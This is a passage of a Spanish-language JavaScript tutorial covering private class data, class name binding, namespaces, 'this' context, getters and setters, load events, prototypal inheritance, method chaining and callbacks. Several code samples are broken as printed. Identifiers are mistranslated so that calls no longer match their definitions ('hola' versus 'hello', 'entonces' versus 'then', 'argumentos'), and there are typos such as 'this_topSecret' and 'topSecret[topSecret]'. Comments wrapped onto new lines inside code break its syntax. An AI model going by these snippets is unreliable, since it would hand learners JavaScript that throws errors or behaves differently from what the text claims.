Cuando se utiliza symbol como clave de propiedad, no es enumerable.

Como tales, no se revelarán utilizando `for var in` u `Object.keys`.

Así, podemos utilizar símbolos para almacenar datos privados.

```
const topSecret = Symbol('topSecret'); // nuestra clave privada; sólo será accesible en el ámbito
del archivo del módulo
export class AgenteSecreto {
	constructor(secreto){
		this[topSecret] = secreto; // tenemos acceso a la clave de símbolo (cierre)
		this.HistoriaCubierta = 'sólo un simple jardinero';
		this.hazMision = () => {
			figurarQueHacer(topSecret[topSecret]); // tenemos acceso a topSecret
		};
	}
}
```

Dado que los símbolos son únicos, debemos tener referencia al símbolo original para acceder a la propiedad privada.

```
import {AgenteSecreto} from 'AgenteSecreto.js'
const agente = new AgenteSecreto('robar todo el helado');
// ok ¡intentemos sacarle el secreto!
Object.keys(agente); // ['historiaCubierta'] sólo la portada es pública, nuestro secreto está
guardado.
agente[Symbol('topSecret')]; // undefined, como hemos dicho, los símbolos son siempre únicos, por
lo que sólo el símbolo original nos ayudará a obtener los datos.
```

Pero no es 100% privado; ¡desglosemos a ese agente! Podemos usar el método `Object.getOwnPropertySymbols` para obtener los símbolos del objeto.

```
const clavesSecretas = Object.getOwnPropertySymbols(agente);
agente[clavesSecretas[0]] // 'robar todo el helado' , tenemos el secreto.
```

Uso de `WeakMaps`

`WeakMap` es un nuevo tipo de objeto que se ha añadido para es6.

Como se define en MDN.

> El objeto `WeakMap` es una colección de pares clave/valor en la que las claves están débilmente referenciadas. Las claves deben ser objetos y los valores pueden ser arbitrarios.

Otra característica importante de `WeakMap` es, como se define en MDN.

> La clave de un `WeakMap` se mantiene débilmente. Esto significa que, si no hay otras referencias fuertes a la clave, el recolector de basura eliminará toda la entrada del `WeakMap`.

La idea es utilizar el `WeakMap`, como un mapa estático para toda la clase, para mantener cada instancia como clave y mantener los datos privados como un valor para esa clave de instancia.

Así, sólo dentro de la clase tendremos acceso a la colección `WeakMap`.

Vamos a probar nuestro agente, con `WeakMap`:

```
const topSecret = new WeakMap(); // contendrá todos los datos privados de todas las instancias.
export class AgenteSecreto {
	constructor(secreto){
		topSecret.set(this,secreto); // utilizamos esto, como la clave, para establecer en
		nuestra instancia de datos privados
		this.historiaCubierta = 'sólo un simple jardinero';
		this.hazMision = () => {
			figurarQueHacer(topSecret.get(this)); // tenemos acceso a topSecret
		};
	}
}
```

Como la `const topSecret` está definida dentro del cierre de nuestro módulo, y como no la hemos vinculado a las propiedades de nuestra instancia, este enfoque es totalmente privado, y no podemos llegar al agente `topSecret`.

Definir todos los métodos dentro del constructor

La idea aquí es simplemente definir todos nuestros métodos y miembros dentro del constructor y utilizar el cierre para acceder a los miembros privados sin asignarlos a `this`.

```
export class AgenteSecreto{
	constructor(secreto){
		const topSecret = secreto;
		this.historiaCubierta = 'sólo un simple jardinero';
		this.hazMision = () => {
			figurarQueHacer(topSecret); // tenemos acceso a topSecret
		};
	}
}
```

En este ejemplo también los datos son 100% privados y no pueden ser accedidos fuera de la clase, por lo que nuestro agente está a salvo.

Uso de convenciones de nomenclatura

Decidiremos que cualquier propiedad que sea privada lleve el prefijo `_`.

Tenga en cuenta que para este enfoque los datos no son realmente privados.

```
export class AgenteSecreto{
	constructor(secreto){
		this._topSecret = secreto; // es privado por convención
		this.historiaCubierta = 'sólo un simple jardinero';
		this.hazMision = () => {
			figurarQueHacer(this_topSecret);
		};
	}
}
```

Sección 22.9: Nombre de clase vinculante

El Nombre de Declaración de Clase se vincula de diferentes maneras en diferentes ámbitos –

1. El ámbito en el que se define la clase - `let` vinculante.
2. El ámbito de la propia clase - dentro de `{` y `}` en `class {}` - `const` vinculante.

```
class Foo {
	// Foo dentro de este bloque es un enlace const
}
// Foo aquí es un enlace let
```

Por ejemplo,

```
class A {
	foo() {
		A = null; // se lanzará en tiempo de ejecución como A dentro de la clase es un `const`
		vinculante
	}
}
A = null; // NO se lanzará como A aquí es un `let` vinculante
```

No ocurre lo mismo con una Función –

```
function A() {
	A = null; // funciona
}
A.prototype.foo = function foo() {
	A = null; // funciona
}
A = null; // funciona
```

Capítulo 23: Espacio de nombres

Sección 23.1: Espacios de nombres por asignación directa

```
// Antes: antipatrón 3 variables globales
var setActivePage = function () {};
var getPage = function() {};
var redirectPage = function() {};
// Después: sólo 1 variable global, sin colisión de funciones y nombres de funciones más
significativos
var NavigationNs = NavigationNs || {};
NavigationNs.active = function() {}
NavigationNs.pagination = function() {}
NavigationNs.redirection = function() {}
```

Sección 23.2: Espacios de nombres anidados

Cuando haya varios módulos implicados, evite la proliferación de nombres globales creando un único espacio de nombres global. A partir de ahí, se puede añadir cualquier submódulo al espacio de nombres global. (Un mayor anidamiento ralentizará el rendimiento y añadirá una complejidad innecesaria). Se pueden utilizar nombres más largos si los conflictos de nombres son un problema:

```
var NavigationNs = NavigationNs || {};
NavigationNs.active = {};
NavigationNs.pagination = {};
NavigationNs.redirection = {};
// El segundo nivel comienza aquí.
Navigational.pagination.jquery = function();
Navigational.pagination.angular = function();
Navigational.pagination.ember = function();
```

Capítulo 24: Context (this)

Sección 24.1: 'this' con objetos simples

```
var persona = {
    nombre: 'John Doe',
    edad: 42,
    genero: 'male',
    bio: function() {
        console.log('Mi nombre es ' + this.nombre);
    }
};
persona.bio(); // muestra "Mi nombre es John Doe"
var bio = persona.bio;
bio(); // muestra "Mi nombre es undefined"
```

En el código anterior, `persona.bio` utiliza el **contexto** (`this`). Cuando la función se llama como `persona.bio()`, el contexto se pasa automáticamente, por lo que registra correctamente `"Mi nombre es John Doe"`. Sin embargo, al asignar la función a una variable, pierde su contexto.

En modo no estricto, el contexto por defecto es el objeto global (`window`). En modo estricto es `undefined`.

Sección 24.2: Guardar 'this' para utilizarlo en funciones / objetos anidados

Un error común es tratar de usar `this` en una función anidada o un objeto, donde el contexto se ha perdido.

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(function(result){
        if (result) { // success
            this.className = 'success';
        }
    })
}
```

Aquí el contexto (`this`) se pierde en la función callback interna. Para corregir esto, puede guardar el valor de `this` en una variable:

```
document.getElementById('myAJAXButton').onclick = function(){
    var self = this;
    makeAJAXRequest(function(result){
        if (result) { // success
            self.className = 'success';
        }
    })
}
```

Version ≥ 6

ES6 introdujo funciones de flecha que incluyen `this` con vinculación léxica. El ejemplo anterior podría escribirse así:

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(result => {
        if (result) { // success
            this.className = 'success';
        }
    })
}
```

Sección 24.3: Contexto de función vinculante

Version ≥ 5.1

Cada función tiene un método `bind`, que creará una función envuelta que la llamará con el contexto correcto. Más información aquí.

```
var monitor = {
    threshold: 5,
    check: function(value) {
        if (value > this.threshold) {
            this.display("¡El valor es demasiado alto!");
        }
    },
    display(message) {
        alert(message);
    }
};
monitor.check(7); // El valor de `this` está implícito en la sintaxis de la llamada al método.
var badCheck = monitor.check;
badCheck(15); // El valor de `this` es objeto window y this.threshold no está definido, por lo que
value > this.threshold es falso
var check = monitor.check.bind(monitor);
check(15); // Este valor de `this` se vinculó explícitamente, la función funciona.
var check8 = monitor.check.bind(monitor, 8);
check8(); // Aquí también limitamos el argumento a `8`. No se puede volver a especificar.
```

Vinculación dura

- El objeto de la *vinculación dura* es vincular "duramente" una referencia a **`this`**.
- Ventaja: es útil cuando se quiere proteger determinados objetos para que no se pierdan.
- Ejemplo:

```
function Persona(){
    console.log("Soy " + this.nombre);
}
var persona0 = {nombre: "Stackoverflow"}
var persona1 = {nombre: "John"};
var persona2 = {nombre: "Doe"};
var persona3 = {nombre: "Ala Eddine JEBALI"};
var origen = Persona;
Persona = function(){
    origen.call(persona0);
}
Persona();
// salida: Soy Stackoverflow
Persona.call(persona1);
// salida: Soy Stackoverflow
Persona.apply(persona2);
// salida: Soy Stackoverflow
Persona.call(persona3);
// salida: Soy Stackoverflow
```

- Por lo tanto, como puedes observar en el ejemplo anterior, sea cual sea el objeto que pases a *Persona*, siempre se utilizará el *objeto persona0*: **está fuertemente vinculado**.

Sección 24.4: 'this' en funciones constructoras

Cuando se utiliza una función como constructor, tiene un enlace especial **`this`**, que hace referencia al objeto recién creado:

```
function Gato(nombre) {
	this.nombre = nombre;
	this.sonido = "Meow";
}
var gato = new Gato("Tom"); // es un objeto Gato
gato.sonido; // Devuelve "Meow"
var gato2 = Gato("Tom"); // es undefined -- la función se ejecutó en el contexto global
window.nombre; // "Tom"
gato2.nombre; // ¡Error! Cannot access property of undefined
```

Capítulo 25: Setters y Getters

Los setters y getters son propiedades de objetos que llaman a una función cuando son `set`/`get`.

Sección 25.1: Definición de un Setter/Getter con Object.defineProperty

```
var setValor;
var obj = {};
Object.defineProperty(obj, "objProperty", {
      get: function(){
            return "un valor";
      },
      set: function(valor){
            setValor = valor;
      }
});
```

Sección 25.2: Definición de un Setter/Getter en un objeto recién creado

JavaScript nos permite definir getters y setters en la sintaxis literal de objeto. He aquí un ejemplo:

```
var fecha = {
      anno: '2017',
      mes: '02',
      dia: '27',
      get fecha() {
            // Obtener la fecha en formato AAAA-MM-DD
            return `${this.anno}-${this.mes}-${this.dia}`
      },
      set fecha(fechaString) {
            // Establecer la fecha a partir de una cadena de caracteres con formato AAAA-MM-DD
            var fechaRegExp = /(\d{4})-(\d{2})-(\d{2})/;
            // Compruebe que la cadena de caracteres está formateada correctamente
            if (fechaRegExp.test(fechaString)) {
                  var fechaParseada = fechaRegExp.exec(fechaString);
                  this.anno = fechaParseada[1];
                  this.mes = fechaParseada[2];
                  this.dia = fechaParseada[3];
            }
            else {
                  throw new Error('La cadena de fecha debe estar en formato AAAA-MM-DD');
            }
      }
};
```

El acceso a la propiedad `date.date` devolvería el valor `2017-02-27`. Al establecer `date.date = '2018-01-02` se llamaría a la función setter, que analizaría la cadena de caracteres y establecería `date.year = '2018'`, `date.month = '01'` y `date.day = '02'`. Si se intenta pasar una cadena con un formato incorrecto (como `"hola"`), se producirá un error.

Sección 25.3: Definición de getters y setters en clases ES6

```
class Persona {
	constructor(nombre, apellido) {
		this._nombre = nombre;
		this._apellido = apellido;
	}
	get nombre() {
		return this._nombre;
	}
	set nombre(nombre) {
		this._nombre = nombre;
	}
	get apellido() {
		return this._apellido;
	}
	set apellido(nombre) {
		this._apellido = nombre;
	}
}
let persona = new Persona('John', 'Doe');
console.log(persona.nombre, persona.apellido); // John Doe
persona.nombre = 'Foo';
persona.apellido = 'Bar';
console.log(persona.nombre, persona.apellido); // Foo Bar
```

Capítulo 26: Eventos

Sección 26.1: Páginas, DOM y carga del navegador

Este es un ejemplo para explicar las variaciones de los eventos de carga.

1. **evento onload**

```
<body onload="algunaFuncion()">
<img src="imagen1" />
<img src="imagen2" />
</body>
<script>
	function algunaFuncion() {
		console.log("¡Hola! Estoy cargado");
}
</script>
```

En este caso, el mensaje se registra una vez que *todos los contenidos de la página, incluidas las imágenes y las hojas de estilo (si las hay)*, se han cargado por completo.

2. **Evento DOMContentLoaded**

```
document.addEventListener("DOMContentLoaded", function(event) {
	console.log("¡Hola! Estoy cargado");
});
```

En el código anterior, el mensaje se registra sólo después de que se carga el DOM/documento (*es decir, una vez que se construye el DOM*).

3. **Función de autoinvocación anónima**

```
(function(){
	console.log("¡Hola soy una función anónima! Estoy cargado");
})();
```

En este caso, el mensaje se registra en cuanto el navegador interpreta la función anónima. Esto significa que esta función puede ejecutarse incluso antes de que se cargue el DOM.

Capítulo 27: Herencia

Sección 27.1: Prototipo de función estándar

Empieza definiendo una función `Foo` que usaremos como constructor.

```
function Foo (){}
```

Editando `Foo.prototype`, podemos definir propiedades y métodos que serán compartidos por todas las instancias de `Foo`.

```
Foo.prototype.bar = function() {
     return 'Soy bar';
};
```

Podemos entonces crear una instancia utilizando la palabra clave `new`, y llamar al método.

```
var foo = new Foo();
console.log(foo.bar()); // muestra `Soy bar`
```

Sección 27.2: Diferencia entre Object.key y Object.prototype.key

Al contrario que en lenguajes como Python, las propiedades estáticas de la función constructora *no* se heredan a las instancias. Las instancias sólo heredan de su prototipo, que a su vez hereda del prototipo del tipo padre. Las propiedades estáticas nunca se heredan.

```
function Foo() {};
Foo.style = 'bold';
var foo = new Foo();
console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined
Foo.prototype.style = 'italic';
console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

Sección 27.3: Herencia prototípica

Supongamos que tenemos un objeto plano llamado `prototype`:

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

Ahora queremos otro objeto llamado `obj` que herede de `prototype`, que es lo mismo que decir que `prototype` es el prototipo de `obj`.

```
var obj = Object.create(prototype);
```

Ahora todas las propiedades y métodos del `prototype` estarán disponibles para `obj`.

```
console.log(obj.foo);
console.log(obj.bar());
```

Salida por consola

```
"foo"
"foo"
```

La herencia prototípica se realiza a través de referencias a objetos internos y los objetos son completamente mutables. Esto significa que cualquier cambio que hagas en un prototipo afectará inmediatamente a cualquier otro objeto del que ese prototipo sea prototipo.

```
prototype.foo = "bar";
console.log(obj.foo);
```

Salida por consola

```
"bar"
```

`Object.prototype` es el prototipo de cada objeto, por lo que se recomienda encarecidamente no jugar con él, especialmente si utilizas alguna librería de terceros, pero podemos jugar un poco con él.

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

Salida por consola

```
"foo"
"foo"
```

Dato curioso Si usas la consola del navegador para hacer estos ejemplos, se rompe esta página añadiendo esa propiedad `breakingLibraries`.

Sección 27.4: Herencia pseudoclásica

Se trata de una emulación de la herencia clásica utilizando la herencia prototípica, lo que demuestra lo potentes que son los prototipos. Se hizo para que el lenguaje resultara más atractivo a los programadores procedentes de otros lenguajes.

Version < 6

NOTA IMPORTANTE: Desde ES6 no tiene sentido usar herencia pseudoclásica ya que el lenguaje simula clases convencionales. Si no utilizas ES6, deberías hacerlo. Si aún desea utilizar el patrón de herencia clásico y se encuentra en un entorno ECMAScript 5 o inferior, entonces el pseudoclásico es su mejor opción.

Una "clase" no es más que una función que se hace llamar con el operando **`new`** y se utiliza como constructor.

```
function Foo(id, nombre) {
      this.id = id;
      this.nombre = nombre;
}
var foo = new Foo(1, 'foo');
console.log(foo.id);
```

Salida por consola

```
1
```

`foo` es una instancia de `Foo`. La convención de codificación de JavaScript dice que si una función empieza por mayúscula puede ser llamada como constructor (con el operando **`new`**).

Para añadir propiedades o métodos a la "clase" hay que añadirlos a su prototipo, que se encuentra en la propiedad **`prototype`** del constructor.

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Salida por consola

```
bar
```

De hecho, lo que `Foo` hace como "constructor" es crear objetos con `Foo.prototype` como prototipo.

Puedes encontrar una referencia a su constructor en cada objeto.

```
console.log(foo.constructor);
```

```
function Foo(id, nombre) { ...
```

```
console.log({ }.constructor);
```

```
function Object() { [código nativo] }
```

Y también comprobar si un objeto es una instancia de una clase dada con el operador `instanceof`.

```
console.log(foo instanceof Foo);
```

```
true
```

```
console.log(foo instanceof Object);
```

```
true
```

Sección 27.5: Establecer el prototipo de un objeto

Version ≥ 5

Con ES5+, la función `Object.create` puede utilizarse para crear un objeto con cualquier otro objeto como prototipo.

```
const cualquierObj = {
    hola() {
        console.log(`this.foo es ${this.foo}`);
    },
};
let objConProto = Object.create(cualquierObj);
objConProto.foo = 'bar';
objConProto.hello(); // "this.foo es bar"
```

Para crear explícitamente un objeto sin prototipo, utiliza `null` como prototipo. Esto significa que el objeto tampoco heredará de `Object.prototype` y es útil para objetos utilizados para diccionarios de comprobación de existencia, por ejemplo:

```
let objHeredandoObject = {};
let objHeredandoNull = Object.create(null);
'toString' in objHeredandoObject; // true
'toString' in objHeredandoNull ; // false
```

Version ≥ 6

A partir de ES6, el prototipo de un objeto existente puede modificarse mediante `Object.setPrototypeOf`, por ejemplo:

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});
obj.foo; // undefined
obj.bar; // "bar"
```

Esto puede hacerse casi en cualquier parte, incluso en un objeto `this` o en un constructor.

Nota: Este proceso es muy lento en los navegadores actuales y debe utilizarse con moderación, intente crear el objeto con el prototipo deseado en su lugar.

Version < 5

Antes de ES5, la única forma de crear un Object con un prototipo definido manualmente era construirlo con `new`, por ejemplo:

```
var proto = {fizz: 'buzz'};
function ConstructMyObj() {}
ConstructMyObj.prototype = proto;
var objConProto = new ConstructMyObj();
objConProto.fizz; // "buzz"
```

Este comportamiento es lo suficientemente parecido a `Object.create` como para que sea posible escribir un `polyfill`.

Capítulo 28: Encadenamiento de métodos

Sección 28.1: Diseño de objetos encadenables y encadenamiento

Encadenamiento y Encadenable es una metodología de diseño utilizada para diseñar comportamientos de objetos de forma que las llamadas a funciones de objetos devuelvan referencias a sí mismo, o a otro objeto, proporcionando acceso a llamadas a funciones adicionales que permitan a la sentencia que llama encadenar muchas llamadas sin necesidad de hacer referencia a la variable que contiene el/los objeto/s.

Se dice que los objetos que pueden encadenarse son encadenables. Si llama a un objeto encadenable, debe asegurarse de que todos los objetos / primitivas devueltos son del tipo correcto. Sólo hace falta una vez para que tu objeto encadenable no devuelva la referencia correcta (es fácil olvidarse de añadir `return this`) y la persona que use tu API perderá la confianza y evitará encadenar. Los objetos encadenables deben ser todo o nada (no es un objeto encadenable aunque las partes lo sean). Un objeto no debe llamarse encadenable si sólo algunas de sus funciones son.

Objeto diseñado para ser encadenable

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // la palabra clave new implica implícitamente el tipo de retorno
    // como éste y, por tanto, es encadenable por defecto.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // devolver referencia a sí mismo para permitir el encadenamiento de
        llamadas a funciones
    },
    scale : function(val){
        this.x *= val;
        this.y *= val;
        return this; // devolver referencia a sí mismo para permitir el encadenamiento de
        llamadas a funciones
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

Ejemplo de encadenamiento

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log() // salida de consola "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log() // salida de consola "1 : 1"
    .clone() // devuelve una nueva instancia del objeto
    .scale(2) // a partir del cual se puede seguir encadenando
    .log()
```

No crear ambigüedad en el tipo de retorno

No todas las llamadas a funciones devuelven un tipo encadenable útil, ni devuelven siempre una referencia a `self`. Aquí es donde el sentido común en el uso de los nombres es importante. En el ejemplo anterior, la llamada a la función `.clone()` es inequívoca. Otros ejemplos son `.toString()` implica que se devuelve una cadena de caracteres.

Ejemplo de nombre de función ambiguo en un objeto encadenable.

```
// El objeto linea representa una línea
linea.rotate(1)
      .vec(); // ambiguo no necesitas estar buscando documentacion mientras escribes.
linea.rotate(1)
      .asVec() // sin ambigüedades implica que el tipo de retorno es la línea como vec (vector)
      .add({x:10,y:10)
// toVec es igual de bueno siempre que el programador pueda utilizar la nomenclatura
// para deducir el tipo de retorno
```

Convención de sintaxis

No existe una sintaxis de uso formal al encadenar. La convención es encadenar las llamadas en una sola línea si son cortas o encadenarlas en una nueva línea con sangría de una tabulación desde el objeto referenciado con el punto en la nueva línea. El uso del punto y coma es opcional, pero ayuda a indicar claramente el final de la cadena.

```
vec.scale(2).add({x:2,y:2}).log(); // para cadenas cortas
vec.scale(2) // o una sintaxis alternativa
      .add({x:2,y:2})
      .log(); // el punto y coma deja claro que la cadena termina aquí
// y a veces, aunque no sea necesario
vec.scale(2)
      .add({x:2,y:2})
      .clone() // clone añade una nueva referencia a la cadena
            .log(); // sangría para indicar la nueva referencia
// para cadenas en cadenas
vec.scale(2)
      .add({x:2,y:2})
      .add(vec1.add({x:2,y:2}) // una cadena como argumento
            .add({x:2,y:2}) // tiene sangría
            .scale(2))
      .log();
// o a veces
vec.scale(2)
      .add({x:2,y:2})
      .add(vec1.add({x:2,y:2}) // una cadena como argumento
            .add({x:2,y:2}) // tiene sangría
            .scale(2)
      ).log(); // la lista de argumentos se cierra en la nueva línea
```

Una sintaxis errónea

```
vec // nueva línea antes de la primera llamada a la función
      .scale() // puede hacer que no quede claro cuál es la intención
      .log();
vec. // el punto al final de la línea
      scale(2). // es muy difícil de ver en una masa de código
      scale(1/2); // y probablemente frustrará, ya que puede perderse fácilmente
      // al intentar localizar fallos
```

Parte izquierda de la asignación

Cuando se asignan los resultados de una cadena, se asigna la última llamada o referencia de objeto devuelta.

```
var vec2 = vec.scale(2)
                .add(x:1,y:10)
                .clone(); // se asigna el último resultado devuelto
                          // vec2 es un clon de vec después de escalar y añadir
```

En el ejemplo anterior se asigna a `vec2` el valor devuelto por la última llamada de la cadena. En este caso, que sería una copia de `vec` después de escalar y añadir.

Resumen

La ventaja de cambiar es un código más claro y fácil de mantener. Algunas personas lo prefieren y harán de la encadenabilidad un requisito a la hora de seleccionar una API. También hay una ventaja de rendimiento, ya que le permite evitar tener que crear variables para mantener los resultados provisionales. La última palabra es que los objetos encadenables también se pueden utilizar de forma convencional, por lo que no se impone el encadenamiento al hacer que un objeto sea encadenable.

Sección 28.2: Encadenamiento de métodos

El encadenamiento de métodos es una estrategia de programación que simplifica y embellece el código. El encadenamiento de métodos se realiza asegurando que cada método sobre un objeto devuelva el objeto completo, en lugar de devolver un único elemento de ese objeto. Por ejemplo:

```
function Puerta() {
     this.altura = '';
     this.anchura = '';
     this.estado = 'cerrada';
}
Puerta.prototype.abrir = function() {
     this.estado = 'abierta';
     return this;
}
Puerta.prototype.cerrar = function() {
     this.estado = 'cerrada';
     return this;
}
Puerta.prototype.setParams = function(anchura, altura) {
     this.anchura = anchura;
     this.altura = altura;
     return this;
}
Puerta.prototype.estadoPuerta = function() {
     console.log('La',this.anchura,'x',this.altura,'La Puerta esta ',this.status);
     return this;
}
var pequenaPuerta = new Puerta();
pequenaPuerta.setParams(20,100).abrir().estadoPuerta().cerrar().estadoPuerta();
```

Tenga en cuenta que cada método en `Puerta.prototype` devuelve `this`, que se refiere a toda la instancia de ese objeto `Puerta`.

Capítulo 29: Callbacks

Sección 29.1: Ejemplos sencillos de callbacks

Los callbacks permiten ampliar la funcionalidad de una función (o método) ***sin modificar*** su código. Este enfoque se utiliza a menudo en los módulos (bibliotecas / plugins), cuyo código se supone que no debe ser cambiado.

Supongamos que hemos escrito la siguiente función, calculando la suma de un array de valores dada:

```
function foo(array) {
      var sum = 0;
      for (var i = 0; i < array.length; i++) {
            sum += array[i];
      }
      return sum;
}
```

Supongamos ahora que queremos hacer algo con cada valor del array, por ejemplo mostrarlo mediante `alert()`. Podríamos hacer los cambios apropiados en el código de `foo`, así:

```
function foo(array) {
      var sum = 0;
      for (var i = 0; i < array.length; i++) {
            alert(array[i]);
            sum += array[i];
      }
      return sum;
}
```

Pero, ¿y si decidimos utilizar console.log en lugar de `alert()`? Obviamente cambiar el código de `foo`, cada vez que decidimos hacer algo más con cada valor, no es una buena idea. Es mucho mejor tener la opción de cambiar de mente sin cambiar el código de `foo`. Ese es exactamente el caso de uso de los callbacks. Sólo tenemos que cambiar ligeramente la firma y el cuerpo de `foo`:

```
function foo(array, callback) {
      var sum = 0;
      for (var i = 0; i < array.length; i++) {
            callback(array[i]);
            sum += array[i];
      }
      return sum;
}
```

Y ahora somos capaces de cambiar el comportamiento de `foo` simplemente cambiando sus parámetros:

```
var array = [];
foo(array, alert);
foo(array, function (x) {
      console.log(x);
});
```

Ejemplos con funciones asíncronas

En jQuery, el método `$.getJSON()` para obtener datos JSON es asíncrono. Por lo tanto, pasar código en un callback se asegura de que el código es llamado después de que el JSON es obtenido.

Sintaxis de `$.getJSON()`:

```
$.getJSON(url, datosObjeto, exitoCallback);
```

Ejemplo de código `$.getJSON()`:

```
$.getJSON("foo.json", {}, function(data) {
	// código de manejo de datos
});
```

Lo siguiente *no* funcionaría, porque el código de manejo de datos probablemente sería llamado *antes* de que los datos sean realmente recibidos, porque la función `$.getJSON()` toma un tiempo no especificado y no retiene la pila de callbacks mientras espera el JSON.

```
$.getJSON("foo.json", {});
// código de manejo de datos
```

Otro ejemplo de función asíncrona es la función `.animate()` de jQuery. Dado que se tarda un tiempo determinado en ejecutar la animación, a veces es deseable ejecutar algún código directamente después de la animación.

Sintaxis de `.animate()`:

```
jQueryElemento.animate(propiedades, duracion, callback);
```

Por ejemplo, para crear una animación de desvanecimiento tras la cual el elemento desaparece por completo, se puede ejecutar el siguiente código. Observa el uso del callback.

```
elem.animate({opacity: 0}, 5000, function() {
	elem.hide();
});
```

Esto permite ocultar el elemento justo después de que la función haya terminado de ejecutarse. Esto difiere de:

```
elem.animate({opacity: 0}, 5000);
elem.hide();
```

porque esta última no espera a que se complete `animate()` (una función asíncrona), y por tanto el elemento se oculta inmediatamente, produciendo un efecto no deseado.

Sección 29.2: Continuación (sincrónica y asincrónica)

Los callbacks se pueden utilizar para proporcionar código que se ejecutará después de que un método haya finalizado:

```
/**
* @arg {Función} entonces continuación callback
*/
function hacerAlgo(then) {
	console.log('Haciendo algo');
	entonces();
}
// Hacer algo, luego ejecutar callback para registrar 'hecho'
hacerAlgo(function () {
	console.log('Hecho');
});
console.log('Haciendo algo más');
// Salidas:
// "Haciendo algo"
// "Hecho"
// "Haciendo algo más"
```

El método `doSomething()` anterior se ejecuta de forma sincrónica con la callback - la ejecución se bloquea hasta que `doSomething()` retorna, asegurando que el callback se ejecuta antes de que el intérprete siga adelante.

Los callbacks también se pueden utilizar para ejecutar código de forma asíncrona:

```
hacerAlgoAsinc(then) {
      setTimeout(then, 1000);
      console.log('Haciendo algo asíncronamente');
}
hacerAlgoAsinc(function() {
      console.log('Hecho');
});
console.log('Haciendo algo más');
// Salida:
// "Haciendo algo asíncronamente"
// "Haciendo algo más"
// "Hecho"
```

Los callbacks se consideran continuaciones de los métodos `hacerAlgo()`. Proporcionar una callback como la última de una función se denomina tail-call, que los intérpretes de ES2015 optimizan.

Sección 29.3: ¿Qué es una callback?

Se trata de una llamada a una función normal:

```
console.log("¡Hola Mundo!");
```

Cuando se llama a una función normal, ésta hace su trabajo y luego devuelve el control a quien la llama.

Sin embargo, a veces una función necesita devolver el control a quien la llama para poder realizar su trabajo:

```
[1,2,3].map(function double(x) {
      return 2 * x;
});
```

En el ejemplo anterior, la función `double` es una llamada de retorno para la función `map` porque:

1. La función `double` es dada a la función `map` por el llamante.
2. La función `map` necesita llamar a la función `double` cero o más veces para hacer su trabajo.

Por lo tanto, la función `map` está devolviendo el control a la persona que llama cada vez que llama a la función `double`. De ahí el nombre de "callback".

Las funciones pueden aceptar más de una callback:

```
promesa.then(function onFulfilled(valor) {
      console.log("Lleno de valor " + valor);
}, function onRejected(razon) {
      console.log("Rechazado con razón " + razon);
});
```

En este caso, la función acepta dos funciones de callback, `onFulfilled` y `onRejected`. Además, sólo una de estas dos funciones callback es realmente llamada.

Lo más interesante es que la función `then` vuelve antes de que se llame a cualquiera de las callbacks. Por lo tanto, una función callback puede ser llamada incluso después de que la función original haya retornado.

Sección 29.4: Callbacks y 'this'

A menudo, cuando se utiliza una callback se desea acceder a un contexto específico.

```
function AlgunaClase(msg, elem) {
      this.msg = msg;
      elem.addEventListener('click', function() {
            console.log(this.msg); // <= fallará porque "this" no está definido
      });
}
var s = new AlgunaClase("hello", algunElemento);
```

Soluciones

- Utilizar `bind`

`bind` genera efectivamente una nueva función que establece `this` a lo que se pasó a `bind` y luego llama a la función original.

```
function AlgunaClase(msg, elem) {
      this.msg = msg;
      elem.addEventListener('click', function() {
            console.log(this.msg);
      }.bind(this)); // <=- vincular la función a `this`
}
```

- Utilizar las funciones flecha

Las funciones flecha enlazan automáticamente el contexto actual `this`.

```
function AlgunaClase(msg, elem) {
      this.msg = msg;
      elem.addEventListener('click',() => { // <=- la función flecha une `this`
            console.log(this.msg);
      });
}
```

A menudo se desea llamar a una función miembro, idealmente pasando los argumentos que se pasaron al evento a la función.

Soluciones

- Utilizar `bind`

```
function SomeClass(msg, elem) {
      this.msg = msg;
      elem.addEventListener('click', this.handleClick.bind(this));
}
SomeClass.prototype.handleClick = function(event) {
      console.log(event.type, this.msg);
};
```

- Utilizar las funciones de flecha y el operador resto

```
function AlgunaClase(msg, elem) {
      this.msg = msg;
      elem.addEventListener('click', (...a) => this.handleClick(...a));
}
AlgunaClase.prototype.handleClick = function(event) {
      console.log(event.type, this.msg);
};
```

- Para los escuchadores de eventos DOM en particular, puedes implementar la [interfaz `EventListener`]

```
function AlgunaClase(msg, elem) {
      this.msg = msg;
      elem.addEventListener('click', this);
}
AlgunaClase.prototype.handleEvent = function(event) {
      var fn = this[event.type];
      if (fn) {
            fn.apply(this, argumentos);
      }
};
AlgunaClase.prototype.click = function(event) {
      console.log(this.msg);
};
```

Sección 29.5: Callback mediante la función Arrow

El uso de la función flecha como función callback puede reducir las líneas de código.

La sintaxis por defecto de la función flecha es

```
() => {}
```

Puede utilizarse como callback

Por ejemplo, si queremos imprimir todos los elementos de un array [1,2,3,4,5]

sin la función de flecha, el código tendrá el siguiente aspecto.

```
[1,2,3,4,5].forEach(function(x){
      console.log(x);
}
```

Con la función de flecha, puede reducirse a

```
[1,2,3,4,5].forEach(x => console.log(x));
```

Aquí la función callback `function(x){console.log(x)}` se reduce a `x=>console.log(x)`

Sección 29.6: Tratamiento de errores y bifurcación del flujo de control

Los callbacks se utilizan a menudo para gestionar errores. Esta es una forma de bifurcación del flujo de control, donde algunas instrucciones sólo se ejecutan cuando se produce un error:

```
const esperado = true;
function comparar(actual, exito, fallo) {
      if (actual === esperado) {
            exito();
      } else {
            fallo();
      }
}
function onExito() {
      console.log('Valor esperado');
}
function onFallo() {
      console.log('Valor inesperado/excepcional');
}
comparar(true, onExito, onFallo);
comparar(false, onExito, onFallo);
// Salida:
// "Valor esperado"
// "Valor inesperado/excepcional"
```

